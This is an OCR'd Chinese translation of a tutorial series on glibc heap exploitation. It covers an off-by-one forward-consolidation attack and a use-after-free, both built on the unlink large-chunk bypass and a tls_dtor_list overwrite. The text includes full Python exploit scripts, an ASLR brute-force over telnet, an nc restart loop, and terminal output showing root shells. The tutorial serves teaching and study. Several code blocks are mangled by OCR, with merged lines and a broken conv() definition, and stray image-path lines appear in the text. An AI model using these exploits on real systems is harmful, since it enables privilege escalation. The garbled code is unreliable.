
任意代码执行，当单个 NULL 字节覆盖下一个块（ `p3` ）的块头部时实现。当大小为 1020 字节（ `p2` ）的块由单个字节溢出时，下一个块（ `p3` ）的头部中的 `size` 的最低字节会被 NULL 字节覆盖，并不是 `prev_size` 的最低字节。

> 为什么 `size` 的 LSB 会被覆盖，而不是 `prev_size` ？

`checked_request2size` 将用户请求的大小转换为可用大小（内部表示的大小），因为需要一些额外空间来储存 `malloc_chunk` ，并且也出于对齐目的。转换实现的方式是，可用大小的三个最低位始终不会为零（也就是 8 的倍数，译者注），所以可以用于放置标志信息 P、M 和 N。

因此当我们的漏洞代码执行 `malloc(1020)` 时，用户请求大小 1020 字节会转换为 `((1020 + 4 + 7) & ~7)` 字节（内部表示大小）。1020 字节的分配块的富余量仅仅是 4 个字节。但是对于任何分配块，我们需要 8 字节的块头部，以便储存 `prev_size` 和 `size` 信息。因此 1024 字节的前八字节会用于块头部，但是现在我们只剩下 1016（1024 - 8）字节用于用户数据，而不是 1020 字节。但是像上面 `prev_size` 定义中所述，如果上一个块（ `p2` ）已分配，块（ `p3` ）的 `prev_size` 字段包含用户数据。因此块 `p3` 的 `prev_size` 位于这个 1024 字节的分配块 `p2` 后面，并包含剩余 4 字节的用户数据。这就是 `size` 的 LSB 被单个 NULL 字节覆盖，而不是 `prev_size` 的原因。

堆布局



注意：上述图片中的攻击者数据会在下面的“覆盖 `tls_dtor_list` ”一节中解释。

现在回到我们原始的问题。

> 任意代码执行如何实现？

现在我们知道了，在 off-by-one 漏洞中，单个 NULL 字节会覆盖下一个块（ `p3` ） `size` 字段的 LSB。这单个 NULL 字节的溢出意味着这个块（ `p3` ）的标志信息被清空，也就是被溢出块（ `p2` ）变成空闲块，虽然它处于分配状态。当被溢出块（ `p2` ）的标志 P 被清空，这个不一致的状态让 glibc 代码 unlink 这个块（ `p2` ），它已经在分配状态。

在[这篇](这篇)文章中我们看到，unlink 一个已经处于分配状态的块，会导致任意代码执行，因为任何四个字节的内存区域都能被攻击者的数据覆盖。但是在同一篇文章中，我们也看到，unlink 技巧已经废弃，因为 glibc 近几年来变得更加可靠。具体来说，因为“双向链表损坏”的条件，任意代码执行时不可能的。

但是在 2014 年末，Google 的 Project Zero 小组找到了一种方式，来成功绕过“双向链表损坏”的条件，通过 unlink large 块。

unlink：

```
#define unlink(P, BK, FD) {
  FD = P->fd;
  BK = P->bk;
  // Primary circular double linked list hardening - Run time ch
eck
  if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) /* [1] */

   malloc_printerr (check_action, "corrupted double-linked list"
, P);
  else {
   // If we have bypassed primary circular double linked list ha
rdening, below two lines helps us to overwrite any 4 byte memory
 region with arbitrary data!!
   FD->bk = BK; /* [2] */
   BK->fd = FD; /* [3] */
   if (!in_smallbin_range (P->size)
   && __builtin_expect (P->fd_nextsize != NULL, 0)) {
    // Secondary circular double linked list hardening - Debug a
ssert
    assert (P->fd_nextsize->bk_nextsize == P);  /* [4] */
        assert (P->bk_nextsize->fd_nextsize == P); /* [5] */
    if (FD->fd_nextsize == NULL) {
     if (P->fd_nextsize == P)
      FD->fd_nextsize = FD->bk_nextsize = FD;
     else {
      FD->fd_nextsize = P->fd_nextsize;
      FD->bk_nextsize = P->bk_nextsize;
      P->fd_nextsize->bk_nextsize = FD;
      P->bk_nextsize->fd_nextsize = FD;
     }
    } else {
     // If we have bypassed secondary circular double linked lis
t hardening, below two lines helps us to overwrite any 4 byte me
mory region with arbitrary data!!
     P->fd_nextsize->bk_nextsize = P->bk_nextsize; /* [6] */
     P->bk_nextsize->fd_nextsize = P->fd_nextsize; /* [7] */
    }
   }
  }
}
```

在 glibc malloc 中，主要的环形双向链表由 `malloc_chunk` 的 `fd` 和 `bk` 字段维护，而次要的环形双向链表由 `malloc_chunk` 的 `fd_nextsize` 和 `bk_nextsize` 字段维护。双向链表的加固看起来用在主要（行 `[1]` ）和次要（行 `[4]` 和 `[5]` ）的双向链表上，但是次要的环形双向链表的加固，只是个调试断言语句（不像主要双向链表加固那样，是运

行时检查），它在生产构建中没有被编译（至少在 fedora x86 中）。因此，次要的环形双向链表的加固（行 `[4]` 和 `[5]` ）并不重要，这让我们能够向任意 4 个字节的内存区域写入任何数据（行 `[6]` 和 `[7]` ）。


然而还有一些东西应该解释，所以让我们更详细地看看，unlink large 块如何导致任意代码执行。由于攻击者已经控制了 -- 要被释放的 large 块，它覆盖了 `malloc_chunk` 元素，像这样：

- `fd` 应该指向被释放的块，来绕过主要环形双向链表的加固。
- `bk` 也应该指向被释放的块，来绕过主要环形双向链表的加固。
- `fd_nextsize` 应该指向 `free_got_addr – 0x14` 。
- `bk_nextsize` 应该指向 `system_addr` 。

但是根据行 `[6]` 和 `[7]` ，需要让 `fd_nextsize` 和 `bk_nextsize` 都是可写的。 `fd_nextsize` 是可写的，（因为它指向了 `free_got_addr – 0x14` ），但是 `bk_nextsize` 不是可写的，因为他指向了 `system_addr` ，它属于 `libc.so` 的文本段。让 `fd_nextsize` 和 `bk_nextsize` 都可写的问题，可以通过覆盖 `tls_dtor_list` 来解决。

覆盖 `tls_dtor_list` ：

`tls_dtor_list` 是个线程局部的变量，它包含函数指针的列表，它们在 `exit` 过程中调用。 `__call_tls_dtors` 遍历 `tls_dtor_list` 并依次调用函数。因此如果我们可以将 `tls_dtor_list` 覆盖为堆地址，它包含 `system` 和 `system_arg` ，来替代 `dtor_list` 的 `func` 和 `obj` ，我们就能调用 `system` 。



所以现在攻击者需要覆盖要被释放的 large 块的 `malloc_chunk` 元素，像这样：

- `fd` 应该指向被释放的块，来绕过主要环形双向链表的加固。
- `bk` 也应该指向被释放的块，来绕过主要环形双向链表的加固。
- `fd_nextsize` 应该指向 `tls_dtor_list - 0x14` 。
- `bk_nextsize` 应该指向含有 `dtor_list` 元素的堆地址。

`fd_nextsize` 可写的问题解决了，因为 `tls_dtor_list` 属于 `libc.so` 的可写区段，并且通过反汇编 `_call_tls_dtors()` ， `tls_dtor_list` 的地址为 `0xb7fe86d4` 。

`bk_nextsize` 可写的问题也解决了，因为它指向堆地址。

使用所有这些信息，让我们编写利用程序来攻击漏洞二进制的“前向合并”。

利用代码：

```
#exp_try.py
#!/usr/bin/env python
import struct
from subprocess import call

fd = 0x0804b418
bk = 0x0804b418
fd_nextsize = 0xb7fe86c0
bk_nextsize = 0x804b430
system = 0x4e0a86e0
sh = 0x80482ce

#endianess convertion
def conv(num):
 return struct.pack("<I",num(fd)
buf += conv(bk)
buf += conv(fd_nextsize)
buf += conv(bk_nextsize)
buf += conv(system)
buf += conv(sh)
buf += "A" * 996

print "Calling vulnerable program"
call(["./consolidate_forward", buf])
```

执行上述利用代码不会向我们提供 root shell。它向我们提供了一个运行在我们的权限级别的 bash shell。嗯...

```
$ python -c 'print "A"*16' > inp_file
$ python exp_try.py
Calling vulnerable program
sh-4.2$ id
uid=1000(sploitfun) gid=1000(sploitfun) groups=1000(sploitfun),1
0(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0
.c1023
sh-4.2$ exit
exit
$
```

> 为什么不能获得 root shell？

当 `uid != euid` 时， `/bin/bash` 会丢弃权限。我们的二进制“前向合并”的真实 uid 是 1000，但是它的有效 uid 是 0。因此当 `system` 调用时，bash 会丢弃权限，因为真实 uid 不等于有效 uid。为了解决这个问题，我们需要在 `system` 之前

调用 `setuid(0)` ，因为 `_call_tls_dtors()` 依次遍历 `tls_dtor_list` ，我们需要将 `setuid` 和 `system` 链接，以便获得 root shell。

完整的利用代码：

```
#gen_file.py
#!/usr/bin/env python
import struct

#dtor_list
setuid = 0x4e123e30
setuid_arg = 0x0
mp = 0x804b020
nxt = 0x804b430

#endianess convertion
def conv(num):
 return struct.pack("<I",num(setuid)
tst += conv(setuid_arg)
tst += conv(mp)
tst += conv(nxt)

print tst
----------------------------------------------------------------
----------------------------------------------------------------
---
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

fd = 0x0804b418
bk = 0x0804b418
fd_nextsize = 0xb7fe86c0
bk_nextsize = 0x804b008
system = 0x4e0a86e0
sh = 0x80482ce

#endianess convertion
def conv(num):
 return struct.pack("<I",num(fd)
buf += conv(bk)
buf += conv(fd_nextsize)
buf += conv(bk_nextsize)
buf += conv(system)
buf += conv(sh)
buf += "A" * 996

print "Calling vulnerable program"
call(["./consolidate_forward", buf])
```

执行上述利用代码会给我们 root shell。

```
$ python gen_file.py > inp_file
$ python exp.py
Calling vulnerable program
sh-4.2# id
uid=0(root) gid=1000(sploitfun) groups=0(root),10(wheel),1000(sp
loitfun) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0
.c1023
sh-4.2# exit
exit
$
```

我们的 off-by-one 漏洞代码会向前合并块，也可以向后合并。这种向后合并 off-by-one 漏洞代码也可以利用。

释放后使用

> 译者：飞龙
>
> 原文：Use-After-Free

预备条件：

1. Off-By-One 漏洞（基于栈）
2. 理解 glibc malloc

VM 配置：Fedora 20（x86）

> 什么是释放后使用（UAF）？

继续使用已经被释放的堆内存指针叫做释放后使用。这个漏洞会导致任意代码执行。

漏洞代码：

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define BUFSIZE1 1020
#define BUFSIZE2 ((BUFSIZE1/2) - 4)

int main(int argc, char **argv) {

 char* name = malloc(12); /* [1] */
 char* details = malloc(12); /* [2] */
 strncpy(name, argv[1], 12-1); /* [3] */
 free(details); /* [4] */
 free(name);  /* [5] */
 printf("Welcome %s\n",name); /* [6] */
 fflush(stdout);

 char* tmp = (char *) malloc(12); /* [7] */
 char* p1 = (char *) malloc(BUFSIZE1); /* [8] */
 char* p2 = (char *) malloc(BUFSIZE1); /* [9] */
 free(p2); /* [10] */
 char* p2_1 = (char *) malloc(BUFSIZE2); /* [11] */
 char* p2_2 = (char *) malloc(BUFSIZE2); /* [12] */

 printf("Enter your region\n");
 fflush(stdout);
 read(0,p2,BUFSIZE1-1); /* [13] */
 printf("Region:%s\n",p2);
 free(p1); /* [14] */
}
```

编译命令：

```
#echo 2 > /proc/sys/kernel/randomize_va_space
$gcc -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

注意：不像上一篇文章，ASLR 在这里是打开的。所以现在让我们利用 UAF 漏洞，因为 ASLR 打开了，让我们使用信息泄露和爆破技巧来绕过它。

上面的漏洞代码包含两个 UAF 漏洞，位于行 `[6]` 和 `[13]` 。它们的堆内存在行 `[5]` 和 `[10]` 释放，但是它们的指针即使在释放后也使用，在行 `[6]` 和 `[13]` 。行 `[6]` 的UAF 会导致信息泄露，而行 `[13]` 的 UAF 导致任意代码执行。

> 什么是信息泄露？攻击者如何利用它？

在我们的漏洞代码（行 `[6]` ）中，被泄露的信息是堆地址。这个泄露的对地址会帮助攻击者轻易计算出随机化堆段的基地址，因此绕过 ASLR。

为了理解堆地址如何泄露的，让我们首先理解漏洞代码的前半部分。

- 行 `[1]` 为 `name` 分配了 16 字节的堆内存区域。
- 行 `[2]` 位 `details` 分配了 16 字节的堆内存区域。
- 行 `[3]` 将程序的参数 1（ `argv[1]` ）复制到堆内存区域 `name` 中。
- 行 `[4]` 和 `[5]` 将堆内存区域 `name` 和 `details` 释放给 glibc malloc。
- 行 `[6]` 的 `printf` 在释放后使用 `name` 指针，这会导致堆地址的泄露。

阅读预备条件中的文章之后，我们知道，对应 `name` 和 `details` 指针的块都是 fast 块，并且，当这些 fast 块被释放时，它们储存在 fast bin 的下标 0 处。我们也知道，每个 fast bin 都包含一个空闲块的单链表。因此对于我们的示例来说，fast bin 下标 0 处的单链表是这样：

```
main_arena.fastbinsY[0] ---> 'name_chunk_address' ---> 'details_
chunk_address' ---> NULL
```

由于这个单链表。 `name` 的前四个字节包含 `details_chunk` 地址，因此在打印 `name` 时， `details_chunk` 地址首先被打印。我们可以从堆布局中知道， `details_chunk` 位于堆基址的 0x10 偏移处。因此从泄露的堆地址减去 0x10，我们就得到了堆的基址。

> 如何实现任意代码执行？


现在获得随机化堆段的基址之后，让我们看看如何通过理解漏洞代码的后半部分，来实现任意代码执行。

- 行 `[7]` 为 `tmp` 分配了 16 字节的堆内存区域。

- 行 `[8]` 为 `p1` 分配了 1024 字节的堆内存区域。
- 行 `[9]` 为 `p2` 分配了 1024 字节的堆内存区域。
- 行 `[10]` 将堆内存区域 `p2` 释放给 glibc malloc。
- 行 `[11]` 为 `p2_1` 分配了 512 字节的堆内存区域。
- 行 `[12]` 为 `p2_2` 分配了 512 字节的堆内存区域。
- 行 `[13]` 的读取在释放后使用了 `p2` 指针。
- 行 `[14]` 将堆内存区域 `p1` 释放给 glibc malloc。这会在程序退出时导致任意代码执行。

阅读预备条件中的文章之后，我们知道，当 `p2` 释放给 glibc malloc 时，它会和 top 块合并。之后为 `p2_1` 请求内存时，它会从 top 块分配 -- `p2` 和 `p2_1` 包含相同的堆地址。之后为 `p2_2` 请求内存时，它也从 top 块分配 -- `p2_2` 是 `p2` 之后的 512 个字节。因此在行 `[13]` 中， `p2` 指针在释放后使用时，攻击者控制的数据（最大 1019 字节）会复制到 `p2_1` ，它的大小只有 512 字节，因此剩余的攻击者数据会覆盖下一个块 `p2_2` ，允许攻击者覆盖下一个块头部的 `size` 字段。

堆布局：



我们在预备条件中的文章中看到，如果攻击者成功覆盖了下一个块的 `size` 字段的 LSB，它就可以欺骗 glibc malloc 来 unlink 块 `p2_1` ，即使它处于分配状态。在相同文章中，我们也看到，当攻击者精心构造伪造的块头部时，unlink 一个处于已分配状态的 large 块会导致任意代码执行。攻击者可以像这样构造伪造的块头部：

- `fd` 应该指向释放的块地址。从堆的布局中我们可以看到，`p2_1` 位于偏移 0x410。所以 `fd = heap_base_address + 0x410`，`heap_base_address` 从信息泄露的 bug 中获取。
- `bk` 也应该指向释放的块地址。从堆的布局中我们可以看到，`p2_1` 位于偏移 0x410。所以 `fd = heap_base_address + 0x410`，`heap_base_address` 从信息泄露的 bug 中获取。
- `fd_nextsize` 应该指向 `tls_dtor_list – 0x14`。`tls_dtor_list` 属于 glibc 的私有匿名映射区段，它是随机化的。因此为了绕过这个随机化，让我们使用爆破技巧，就像下面的利用代码那样。
- `bk_nextsize` 应该指向堆内存，该内存包含 `dtor_list` 元素。`system` 的 `dtor_list` 由攻击者注入在这个伪造的块头部后面，而 `setuid` 的 `dtor_list` 由攻击者注入在 `p2_2` 堆内存区域内。从堆布局中我们了解到，`system` 和 `setuid` 的 `dtor_list` 位于偏移 0x428 和 0x618 处。

使用所有这些信息，让我们编写利用程序来攻击漏洞二进制 `vuln`：

利用代码：

```
#exp.py
#!/usr/bin/env python
import struct
import sys
import telnetlib
import time

ip = '127.0.0.1'
port = 1234

def conv(num): return struct.pack("<I
def send(data):
 global con
 con.write(data)
 return con.read_until('\n')

print "** Bruteforcing libc base address**"
libc_base_addr = 0xb756a000
fd_nextsize = (libc_base_addr - 0x1000) + 0x6c0
system = libc_base_addr + 0x3e6e0
system_arg = 0x80482ae
size = 0x200
setuid = libc_base_addr + 0xb9e30
setuid_arg = 0x0

while True:
 time.sleep(4)
```

```
 con = telnetlib.Telnet(ip, port)
 laddress = con.read_until('\n')
 laddress = laddress[8:12]
 heap_addr_tup = struct.unpack("<I", laddress)
 heap_addr = heap_addr_tup[0]
 print "** Leaked heap addresses : [0x%x] **" %(heap_addr)
 heap_base_addr = heap_addr - 0x10
 fd = heap_base_addr + 0x410
 bk = fd
 bk_nextsize = heap_base_addr + 0x618
 mp = heap_base_addr + 0x18
 nxt = heap_base_addr + 0x428

 print "** Constructing fake chunk to overwrite tls_dtor_list**"
 fake_chunk = conv(fd)
 fake_chunk += conv(bk)
 fake_chunk += conv(fd_nextsize)
 fake_chunk += conv(bk_nextsize)
 fake_chunk += conv(system)
 fake_chunk += conv(system_arg)
 fake_chunk += "A" * 484
 fake_chunk += conv(size)
 fake_chunk += conv(setuid)
 fake_chunk += conv(setuid_arg)
 fake_chunk += conv(mp)
 fake_chunk += conv(nxt)
 print "** Successful tls_dtor_list overwrite gives us shell!!**
"
 send(fake_chunk)

 try:
  con.interact()
 except:
  exit(0)
```

由于在爆破技巧中，我们需要尝试多次（直到成功）。让我们将我们的漏洞二进制 `vuln` 运行为网络服务器，并使用 Shell 教程来确保崩溃时自动重启：

```
#vuln.sh
#!/bin/sh
nc_process_id=$(pidof nc)
while :
do
 if [[ -z $nc_process_id ]]; then
 echo "(Re)starting nc..."
 nc -l -p 1234 -c "./vuln sploitfun"
 else
 echo "nc is running..."
 fi
done
```

执行上述利用代码会给我们 root shell。好的。

```
Shell-1$./vuln.sh
Shell-2$python exp.py
...
** Leaked heap addresses : [0x889d010] **
** Constructing fake chunk to overwrite tls_dtor_list**
** Successfull tls_dtor_list overwrite gives us shell!!**
*** Connection closed by remote host ***
** Leaked heap addresses : [0x895d010] **
** Constructing fake chunk to overwrite tls_dtor_list**
** Successfull tls_dtor_list overwrite gives us shell!!**
*** Connection closed by remote host ***
id
uid=0(root) gid=1000(bala) groups=0(root),10(wheel),1000(bala) c
ontext=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
exit
** Leaked heap addresses : [0x890c010] **
** Constructing fake chunk to overwrite tls_dtor_list**
** Successfull tls_dtor_list overwrite gives us shell!!**
*** Connection closed by remote host ***
...
$
```

参考：

Revisiting Defcon CTF Shitsco Use-After-Free Vulnerability – Remote Code Execution